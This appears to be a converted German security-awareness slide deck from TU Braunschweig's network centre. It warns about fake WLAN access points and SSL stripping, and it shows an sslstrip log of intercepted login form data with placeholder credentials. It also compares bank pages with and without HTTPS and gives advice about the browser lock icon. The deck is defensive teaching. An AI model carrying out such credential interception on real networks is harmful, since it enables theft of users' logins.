Die Braunschweigische Landessparkasse wird Sie in keinem Fall auffordern, eine TAN (Transaktionsnummer) für Rück- oder Testüberweisungen, Sicherheitsupdates oder Gewinnspiele einzugeben.

Anmeldename oder Legitimations-ID*:

PIN*:

Mit dem Absenden Ihrer Anmeldedaten erkennen Sie die [Sicherheitshinweise](#) an.

* Pflichtfeld

Anmelden

Service Telefon 0800 1115554*

- E-Mail schreiben
- Hilfe und Support
- Beratersuche
- Notfallnummern
- Filialsuche

*kostenlos rund um die Uhr

Immobilie des Monats

Dachgeschosswohnung in Braunschweig - Ölper

[mehr Infos](#)

Finanzstatus | Seite drucken | Seitenanfang


Startseite | Impressum | AGB | Rechtliche Hinweise | Nutzungshinweise | Kontakt | Sicherheitsinfos

© 2011 Braunschweigische Landessparkasse - Ihre Sparkasse für Online-Banking.



WLAN FakeAP

```
sslstrip.log — FakeAP
1 2016-09-13 08:55:06,340 SECURE POST Data (groupware.tu-braunschweig.de):
2 -----7606688485911777451665009193<CR>
3 Content-Disposition: form-data; name="FormCharset"<CR>
4 <CR>
5 iso-8859-1<CR>
6 -----7606688485911777451665009193<CR>
7 Content-Disposition: form-data; name="Username"<CR>
8 <CR>
9 benutzerkennung<CR>
10 -----7606688485911777451665009193<CR>
11 Content-Disposition: form-data; name="Password"<CR>
12 <CR>
13 passwort<CR>
14 -----7606688485911777451665009193<CR>
15 Content-Disposition: form-data; name="SessionSkin"<CR>
16 <CR>
17 Viewpoint<CR>
18 -----7606688485911777451665009193<CR>
19 Content-Disposition: form-data; name="login"<CR>
20 <CR>
21 Anmelden<CR>
22 -----7606688485911777451665009193<CR>
23 Content-Disposition: form-data; name="Skin"<CR>
24 <CR>
25 Viewpoint<CR>
26 -----7606688485911777451665009193--<CR>
27
28 2016-09-13 08:55:41,163 POST Data (www.blsk.de):
29 n=%252Fonlinebanking%252Fstartseite%252F&a=&kontobutton.x=74&kontobutton.y=12
30 2016-09-13 08:56:37,891 SECURE POST Data (banking.blsk.de):
31 DBmniCCMndpquHI=benutzername&NNoKqpsByvbrMeea=pass&isJavaScriptActive=1&OPrkMrMMbwZgLMd.x=66&OPrkMrMMbwZgLMd.y=7&iNm
32
```



Kann mir nicht passen! Ich achte auf das Schloss!

Sicherheitshinweise für Webseiten und Policies zur IT-Sicherheit beinhalten oft Sätze wie:

„ ... das Schloß verrät, dass die Seite sicher ist... „

„... achten Sie auf das Schloß ...“

„... die Seite ist sicher, wenn das Schloß angezeigt wird ...“

Achten Sie auf das Schloß...



Hätten Sie es bemerkt?

The screenshot shows a web browser window with the address bar containing the URL: `www.blsk.de/online-produkte/oph/index.php?n=%2Fonline-produkte%2Foph%2F`. The browser tab is labeled "Internet-Filiale - Braunschweig".

The website header includes the logo for "Braunschweigische Landessparkasse" (Ein Unternehmen der NORD/LB) and a navigation menu with items: "BLZ 25050000 | BIC NOLADE2HXXX", "BLSK Infos", "Kontakt", "Online-Filiale", "Telefon-Filiale", "Filialsuche", "NORD/LB", and a search bar with the text "Suchbegriff".

The main content area features a red banner with the text: "Sicher online zahlen ist einfach – mit paydirekt" and a button "Jetzt informieren". Below this, a sidebar on the left contains a dropdown menu for "Online-Banking" with options "direkt zu:", "- Bitte auswählen -", "Anmelden", "Demoanwendung", "Sicherheit im Internet", and "Alle Angebote".

The main headline in large red text reads: "Sparkassen-Privatkredit Lächeln ist einfach."



Hier der kleine aber entscheidene Unterschied...

Internet-Filiale - Braunschweig x

Norddeutsche Landesbank - Girozentrale - [DE] | <https://www.blsk.de/online-produkte/oph/index.php?n=%2Fonline-produkte%2Foph%2F>

Braunschweigische Landessparkasse
Ein Unternehmen der NORD/LB

Sicher online zahlen ist einfach – mit paydirekt
[Jetzt informieren](#)

BLZ 25050000 | BIC NOLADE2HXXX | BLSK Infos | Kontakt | Online-Filiale | Telefon-Filiale | Filialsuche | NORD/LB | A A A | Suchbegriff



▼ Online-Banking
direkt zu:
- Bitte auswählen - ▼

[Anmelden](#)

Demoanwendung
Sicherheit im Internet

► Alle Angebote

Stecken Sie beim Thema Vorsorge nicht den Kopf in den Sand.

Sprechen Sie mit uns!



Achten Sie auf das Schloß...

IT-Sicherheitswebseiten der Sparkassen:

Was ist Phishing? So reagieren Sie richtig - Sparkasse.de - Internet Explorer

https://www.sparkasse... Was ist Phishing? So reagier...

Sparkasse

So schützen Sie sich vor Passwort-Klau:

- ✓ Ignorieren Sie E-Mails, SMS und App-Nachrichten von unbekanntem Absendern.
- ✓ Folgen Sie niemals den Links aus solchen Nachrichten heraus. Geben Sie auf diesen Internetseiten keine sensiblen Kontodaten ein.
- ✓ Das Schlosssymbol ... geschlossen sein.
- ✓ Die beginnen.
- ✓ Achten Sie bei der Internetadresse auf die korrekte Rechtschreibung.
- ✓ Prüfen Sie das „Zertifikat“ der Internetseite: Banken und viele Internet-Händler bieten Identitätsdaten an. Sie können diese im Symbol neben der Adresszeile abfragen. Zum Beispiel Ihr Internetschutzprogramm oder der Browserbetreiber bestätigen dann die Echtheit der Seite mit „Verifiziert von...“.
- ✓ Nutzen Sie für Ihre Bankgeschäfte nur private, gesicherte ... Verbindungen. Die Startseiten öffentlicher WLANs könnten gefälscht sein.

Achten Sie auf das Schloß...

Mozilla als Browserhersteller zum Schloß-Symbol:

The screenshot shows a Mozilla Support page in German. The browser's address bar displays the URL <https://support.mozilla.org/de/kb/wie-kann-ich-feststellen>. The page title is "Wie kann ich feststellen, o...". The main content area discusses the lock icon in the address bar. Annotations are overlaid on the page:

- Grünes Sperrschloß**: Points to the text "Die Schaltfläche zur Webseitenidentität befindet sich in der Adressleiste links neben der Adresse. Meistens zeigt diese Schaltfläche beim Betrachten einer sicheren Webseite ein grünes Sperrschloß."
- Grünes Schloß mit grauem Warndreieck**: Points to the text "In seltenen Fällen kann aber auch ein grünes Sperrschloß mit grauem Warndreieck, ein graues Sperrschloß mit gelbem Warndreieck oder ein rot durchgestrichenes graues Sperrschloß angezeigt werden."
- grauges Schloß mit gelbem...**: Points to the same text as above.
- ... rot durchgestrichenes ...**: Points to the same text as above.

The page also features a search bar with the text "Mozilla-Hilfe durchsuchen" and navigation links for "STELLEN SIE EINE FRAGE", "ANMELDEN", and "DEUTSCH".

Was Sie gelernt haben (sollten):

- „Automatisch Verbinden“
 - keine gute Idee, insbesondere bei freien WLANs
- Eine verschlüsselte Verbindung im Browser muss man sicher als solche erkennen können
- „Außerdem: Diese Angriffe funktionieren unter Umständen auch bei verschlüsselten Verbindungen. Daher:
 - konfigurieren Sie Geräte immer über unsere Anleitungen:
 - <https://doku.rz.tu-bs.de>
 - > Netz -> WLAN -> WLAN einrichten ...

https://doku.rz.tu-bs.de/doku.php?id=netz:wlan:wlan_einrichten_plattformunabhaengig

Vielen Dank für Ihre Aufmerksamkeit

Fragen, Wünsche, Anregungen

können Sie jetzt mit uns teilen
oder schreiben Sie an:
noc@tu-braunschweig.de